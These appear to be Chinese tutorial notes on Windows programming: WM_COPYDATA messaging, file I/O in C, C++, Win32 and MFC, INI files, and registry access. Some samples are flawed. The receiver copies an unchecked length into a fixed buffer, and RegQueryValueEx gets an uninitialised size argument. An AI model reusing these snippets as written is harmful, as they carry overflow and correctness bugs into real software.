### 7.8进程间通信方式之WM\_COPYDATA

WM\_COPYDATA

wParam

传递数据的窗口的句柄。

*COPYDATASTRUCT*

指向**[COPYDATASTRUCT](https://docs.microsoft.com/en-us/windows/win32/api/winuser/ns-winuser-copydatastruct)**结构的指针，该结构包含要传递的数据。

如果接收方应用程序处理此消息，则应返回**TRUE**；否则，应返回**FALSE**。

SPY++工具 专门用来查找窗口句柄

要给进程发数据，首先要拿到进程的窗口句柄，也就必须先拿到标题。

发送端

void CWMCOPYDATASENDDlg::OnBnClickedSend()

{

// 必须要知道标题 句柄

*CString* strWindowTitle = *\_T*("MFCRecv");

*CString* strDataToSend = *\_T*("Hello ,this is Bingo WM\_COPYDATA");

//句柄

*HWND* hRecvWnd = ::***FindWindow***(*NULL*, strWindowTitle.*GetBuffer*(0));

if (hRecvWnd != *NULL* && ::*IsWindow*(hRecvWnd))

{

//数据的封装

***COPYDATASTRUCT* cpd**;

cpd.*dwData* = 0;

cpd.*cbData* = strDataToSend.*GetLength*() \* sizeof(*TCHAR*);


cpd.*lpData* = (*PVOID*)strDataToSend.*GetBuffer*(0);

::***SendMessage***(hRecvWnd, *WM\_COPYDATA*, (*WPARAM*)(*AfxGetApp*()->*m\_pMainWnd*),(*LPARAM*)&cpd);

}

**strDataToSend.*ReleaseBuffer***();

}



接收端

*BOOL* CWMCOPYDATADlg::OnCopyData(*CWnd*\* pWnd, *COPYDATASTRUCT*\* pCopyDataStruct)

{

//消息响应函数

//解析数据

*LPCTSTR* szText = (*LPCTSTR*)(pCopyDataStruct->*lpData*);

*DWORD* dwLength = (*DWORD*)pCopyDataStruct->*cbData*;

*TCHAR* szRecvText[1024] = { 0 };

*memcpy*(szRecvText, szText, dwLength);

*MessageBox*(szRecvText, *\_T*("Bingo"), *MB\_OK*);

return *CDialogEx*::*OnCopyData*(pWnd, pCopyDataStruct);

}

### 7.9进程间通信方式的比较

剪贴板比较简单。剪切板和匿名管道只能实现同一机器的两个进程通信，而不能实现网络进程之间的通信。

邮槽是基于广播的，可以一对多发送。但只能一个发送，一个接收，要想同时发送接收，须写两次代码。邮槽的缺点传输的数据量很小 424字节以下。

命名管道和邮槽可以进行网络通信。命名管道只能是点对点的单一通信。

WM\_COPY\_DATA 封装数据和解析数据。非常方便。如果数据量大，建议用命名管道。

## 8 文件操作

日志、操作配置文件、ini、注册表、音视频的文件存储。

Linux下一切皆文件

### 8.1C/C++操作文件

#### 8.1.1 C语言操作文件

*fopen*(

*\_In\_z\_* char const\* \_FileName,

*\_In\_z\_* char const\* \_Mode

);


*errno\_t* \_\_cdecl *fopen\_s*(

*\_Outptr\_result\_maybenull\_* *FILE*\*\* \_Stream,

*\_In\_z\_* char const\* \_FileName,

*\_In\_z\_* char const\* \_Mode

);



*size\_t* \_\_cdecl *fwrite*(

*\_In\_reads\_bytes\_*(\_ElementSize \* \_ElementCount) void const\* \_Buffer,

*\_In\_* *size\_t* \_ElementSize,

*\_In\_* *size\_t* \_ElementCount,

*\_Inout\_* *FILE*\* \_Stream

);

宽字节而言 wchar a[20] = “Bingo”;

ANSI char a[20] = “Bingo”;

*fseek*(

*\_Inout\_* *FILE*\* \_Stream, //指向FILE结构体指针

*\_In\_* long \_Offset, //偏移量

*\_In\_* int \_Origin//指定文件指针的起始位置 //SEEK\_CUR 当前位置

//SEEK\_END 文件结尾位置 SEEK\_SET 文件开始位置

);


*Ftell 返回文件指针的当前位置*

#### 8.1.2 C++操作文件


*Ofstream类*

(const char\* \_Filename, *ios\_base*::*openmode* \_Mode = *ios\_base*::*out*,

int \_Prot = *ios\_base*::*\_Default\_open\_prot*)



nPort



*读文件*

*ifstream* ifs("2.txt");

char pBuf[100] = { 0 };

ifs.*read*(pBuf, 100);

ifs.*close*();

*USES\_CONVERSION*;

*CString* strBuf = *A2W*(pBuf);

*MessageBox*(strBuf);

*写文件*

ofstream ofs("2.txt");//第一个参数表示文件名，2 打开的方式，

ofs.write("BingoC++", strlen("BingoC++"));

ofs.close();

### 8.2 Win32 API

CreateFile

文件 管道 油槽 通信资源 磁盘设备 控制台 目录

CreateFileW(

*\_In\_* *LPCWSTR* *lpFileName*,//创建或打开的对象的名称

*\_In\_* *DWORD* dwDesiredAccess,//访问方式 读，读-写 写 查询 0 GENERIC\_READ GENERIC\_WRITE

*\_In\_* *DWORD* *dwShareMode*,//共享方式 0

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* *lpSecurityAttributes*,//NULL 不能被子进程继承

*\_In\_* *DWORD* dwCreationDisposition,//如何创建文件 CREATE\_NEW CREATE\_ALWAYS

*\_In\_* *DWORD* dwFlagsAndAttributes,//设置文件的属性和标志

*\_In\_opt\_* *HANDLE* *hTemplateFile*//NULL

);

*BOOL* *WriteFile*(

*HANDLE* hFile,

*LPCVOID* lpBuffer,

*DWORD* nNumberOfBytesToWrite,//要写入的字节数

*LPDWORD* lpNumberOfBytesWritten, //用来接收实际写入到文件的字节数

*LPOVERLAPPED* *lpOverlapped*

);

//windows API的写文件

*HANDLE* hFile;

hFile = *CreateFile*(*\_T*("3.txt"), *GENERIC\_WRITE*, 0, *NULL*,

*CREATE\_NEW*, *FILE\_ATTRIBUTE\_NORMAL*, *NULL*);

if (hFile == *INVALID\_HANDLE\_VALUE*)

{

*TRACE*("INVALID\_HANDLE\_VALUE,ERRORCODE = %d",*GetLastError*());

return;

}

*DWORD* dwWrites;

*WriteFile*(hFile, "BingoWin32API", *strlen*("BingoWin32API"), &dwWrites, *NULL*);

*TRACE*("##dwWrites = %d", dwWrites);

*CloseHandle*(hFile);

//windows API的读文件

*HANDLE* hFile;

hFile = *CreateFile*(*\_T*("3.txt"), *GENERIC\_READ*, 0, *NULL*,

*OPEN\_EXISTING*, *FILE\_ATTRIBUTE\_NORMAL*, *NULL*);

char pBuf[100] = {0};

*DWORD* dwReads;

*ReadFile*(hFile, pBuf, 100, &dwReads, *NULL*);

*TRACE*("##dwReads = %d", dwReads);

*CloseHandle*(hFile);

MFC操作文件

读文件

//MFC读文件

// CFile file("4.txt", CFile::modeRead);

// char szBuf[1024] = {0};

// DWORD dwFilelen;

// dwFilelen = file.GetLength();

// file.Read(szBuf, dwFilelen);

// file.Close();

// MessageBox(szBuf);

//MFC读文件的高阶操作

*CFileDialog* fileDlg(*TRUE*);

fileDlg.*m\_ofn*.*lpstrTitle* = "Test";

fileDlg.*m\_ofn*.*lpstrFilter* = "Text Files(\*.txt)\0\*.txt\0All Files(\*.\*)\0\*.\*\0\0";

if (*IDOK* == fileDlg.*DoModal*())

{

*CFile* file(fileDlg.*GetFileName*(), *CFile*::*modeRead*);

char szBuf[1024] = { 0 };

*DWORD* dwFilelen;

dwFilelen = file.*GetLength*();

file.*Read*(szBuf, dwFilelen);

file.*Close*();

*MessageBox*(szBuf);

}

写文件：

*CFile* file("4.txt",*CFile*::*modeCreate*|*CFile*::*modeWrite*);

char szBuf[1024] = "MFC操作文件";

file.*Write*(szBuf, *strlen*(szBuf));

file.*Close*();

### 8.3配置文件的访问与读写

void CMyMFCFileView::OnWriteConfig()

{

// [metadata]

// title = 搜狗双拼

//

// [声母]

// ch = I

// sh = U

// zh = V

// empty = O

//获取当前路径

*WCHAR* strPath[*MAX\_PATH*] = {0};

*GetCurrentDirectoryW*(*MAX\_PATH*, strPath);

*TRACE*("##strPath = %ls", strPath);

// 当前路径 D:\Users\82835\source\repos\MyMFCFile\ + Test.ini

*CString* strFilePath;

strFilePath.*Format*(L"%ls//Test.ini", strPath);

***WritePrivateProfileStringW***(L"metadata", L"title", L"搜狗双拼", strFilePath);

*WritePrivateProfileStringW*(L"声母", L"ch", L"I", strFilePath);

*WritePrivateProfileStringW*(L"声母", L"sh", L"U", strFilePath);

}

void CMyMFCFileView::OnReadConfig()

{

//获取当前路径

*WCHAR* strPath[*MAX\_PATH*] = { 0 };

*WCHAR* strTitle[*MAX\_PATH*] = { 0 };

*WCHAR* strCh[*MAX\_PATH*] = { 0 };

*WCHAR* strSh[*MAX\_PATH*] = { 0 };

*GetCurrentDirectoryW*(*MAX\_PATH*, strPath);

*TRACE*("##strPath = %ls", strPath);

// 当前路径 D:\Users\82835\source\repos\MyMFCFile\ + Test.ini

*CString* strFilePath;

strFilePath.*Format*(L"%ls//Test.ini", strPath);

*DWORD* dwNum1 = ***GetPrivateProfileStringW***(L"metadata", L"title",*NULL*,

strTitle, *MAX\_PATH*, strFilePath);

*DWORD* dwNum2 = *GetPrivateProfileStringW*(L"声母", L"ch", *NULL*,

strCh, *MAX\_PATH*, strFilePath);

*DWORD* dwNum3 = *GetPrivateProfileStringW*(L"声母", L"sh", *NULL*,

strSh, *MAX\_PATH*, strFilePath);

*TRACE*("####dwNum1 = %d, dwNum2 = %d, dwNum3 = %d", dwNum1, dwNum2, dwNum3);

*USES\_CONVERSION*;

char\* szTitle = *W2A*(strTitle);

char\* szCh= *W2A*(strCh);

char\* szSh = *W2A*(strSh);

*TRACE*("####strTitle = %s, strCh = %s, strSh = %s", szTitle, szCh, szSh);

}

### 8.4注册表编程

#### 8.4.1注册表API

注册表 存储在二进制文件里面，win32 API提供了大量的函数操作注册表

注册表：Win+ R组合键 ：regedit

**RegCreateKey**  创建指定的注册表项

*RegCreateKeyW*(

*\_In\_* *HKEY* *hKey*, //打开的当前项的句柄 实际上就是那几个分支

*\_In\_opt\_* *LPCWSTR* lpSubKey,//打开或者创建的表项的名称

*\_Out\_* *PHKEY* phkResult //用来接收创建或者打开表项句柄 regclosekey

);

***RegOpenKeyW***(

*\_In\_* *HKEY* *hKey*, //打开的当前项的句柄 实际上就是那几个分支

*\_In\_opt\_* *LPCWSTR* lpSubKey,

*\_Out\_* *PHKEY* phkResult

);

//写入注册表

***RegSetValueW***(

*\_In\_* *HKEY* *hKey*, //打开的当前项的句柄 实际上就是那几个分支

*\_In\_opt\_* *LPCWSTR* lpSubKey, //打开或者创建的表项的名称

*\_In\_* *DWORD* *dwType*, //指示被存储信息的类型 REG\_SZ类型

*\_In\_reads\_bytes\_opt\_*(*cbData*) *LPCWSTR* *lpData*,//要存放到注册表里面的数据

*\_In\_* *DWORD* *cbData* //要存放的字符串数据的大小、长度

);

***RegSetValueExW***(

*\_In\_* *HKEY* *hKey*, //打开的当前项的句柄 实际上就是那几个分支

*\_In\_opt\_* *LPCWSTR* lpValueName,//指向一个字符串的指针，包含了将要设置值的名称

*\_Reserved\_* *DWORD* *Reserved*,// 保留参数 0

*\_In\_* *DWORD* *dwType*,//REG\_BINARY

*\_In\_reads\_bytes\_opt\_*(*cbData*) *CONST* *BYTE* \* *lpData*,

*\_In\_* *DWORD* *cbData*

);

***RegQueryValueW***(

*\_In\_* *HKEY* *hKey*,

*\_In\_opt\_* *LPCWSTR* lpSubKey,

*\_Out\_writes\_bytes\_to\_opt\_*(\*lpcbData, \*lpcbData) *\_\_out\_data\_source*(REGISTRY) *LPWSTR* *lpData*,

*\_Inout\_opt\_* *PLONG* lpcbData

);

#### 8.4.2注册表读写

写注册表

*HKEY* hKey;

*DWORD* dwAge = 39;

//创建注册表项 VS2019自带的调试器管理员权限运行 自己的生成是以用户的权限运行

int ret = ::*RegCreateKeyW*(*HKEY\_LOCAL\_MACHINE*, L"SOFTWARE\\Rock\\admin", &hKey);

if (ret != *ERROR\_SUCCESS*)

{

*TRACE*("##RegCreateKeyW Failed ,ErrorCode = %d,ret = %d",*GetLastError*(), ret);

*MessageBox*(L"创建注册表失败");

return;

}

//写注册表

ret = ::*RegSetValueEx*(hKey, L"age", 0, *REG\_DWORD*, (*CONST* *BYTE*\*) & dwAge, 4);

if (ret != *ERROR\_SUCCESS*)

{

*TRACE*("##RegSetValueEx Failed ,ErrorCode = %d,ret = %d", *GetLastError*(),ret);

*MessageBox*(L"写注册表失败");

return;

}

::*RegCloseKey*(hKey);

读注册表

*HKEY* hKey;

*DWORD* dwAge;

//创建注册表项 VS2019自带的调试器管理员权限运行 自己的生成是以用户的权限运行

int ret = ::*RegOpenKeyW*(*HKEY\_LOCAL\_MACHINE*, L"SOFTWARE\\Rock\\admin", &hKey);

if (ret != *ERROR\_SUCCESS*)

{

*TRACE*("##RegOpenKeyW Failed ,ErrorCode = %d,ret = %d", *GetLastError*(), ret);

*MessageBox*(L"打开注册表失败");

return;

}

//读注册表

*DWORD* dwType;

*DWORD* dwValue;

ret = ::*RegQueryValueEx*(hKey, L"age", 0, &dwType, (*LPBYTE*) & dwAge, &dwValue);

if (ret != *ERROR\_SUCCESS*)

{

*TRACE*("##RegQueryValueEx Failed ,ErrorCode = %d,ret = %d", *GetLastError*(), ret);

*MessageBox*(L"读注册表失败");

return;

}

*TRACE*("###dwType = %d,dwValue = %d ,dwAge = %d", dwType, dwValue, dwAge);

::*RegCloseKey*(hKey);

### 8.5文件操作的企业级应用

1 调试日志 debugview 文件日志：警告日志 错误日志 5星

2 视频存储 4星

3文件传输 CFile 与socket结合使用 4星

4 C语言和MFC的文件操作用途广泛；win32 API少用 ifstream ofstream 3星

5 配置文件 windows 5星

6 注册表的操作 病毒 逆向 操作注册表 5星

总结：const char \*和char \*const

C/C++/WIN32 API/MFC对文件的操作

配置文件的操作

注册表 ：权限